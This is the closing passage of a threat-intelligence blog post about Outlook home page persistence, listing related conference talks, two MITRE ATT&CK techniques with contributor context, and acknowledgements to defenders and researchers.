- "2 Factor 2 Furious" CDS 2018 technical track presentation on attackers bypassing multifactor – the best first line of defense against APT33's password spraying and home page usage
- "#GuardrailsOfTheGalaxy" MITRE ATT&CKcon 2019 lightning talk on execution guardrails – or see various examples shared on Twitter

Interesting MITRE ATT&CK techniques explicitly referenced in this blog post:

ID	Technique	Context
T1137	Office Application Startup	Nick Carr contributed CVE-2017-11774 on behalf of FireEye for expansion of this technique
T1480	Execution Guardrails	Nick Carr contributed this new technique to MITRE ATT&CK and it is used within the UNC1194 red team sample in this blog post

Acknowledgements

The authors would like to acknowledge all of those at FireEye and the rest of the security industry who have combatted targeted attackers leveraging creative techniques like home page persistence, but especially the analysts in Managed Defense SOC working around the clock to secure our customers and have disrupted this specific attack chain several times. We want to thank the SensePost team – for their continued creativity, responsible disclosure of CVE-2017-11774, and their defensive-minded release of NotRuler – as well as the TrustedSec crew for showing us some innovative implementations of these techniques and being great to coordinate with on this blog post. Lastly, thanks to Aristotle who has already offered what can only be interpreted as seasoned incident response and hardening advice for those who have seen RULER's home page persistence in-the-wild: *"He who is to be a good ruler must have first been ruled."*

Posted in

- Threat Intelligence
- Security & Identity
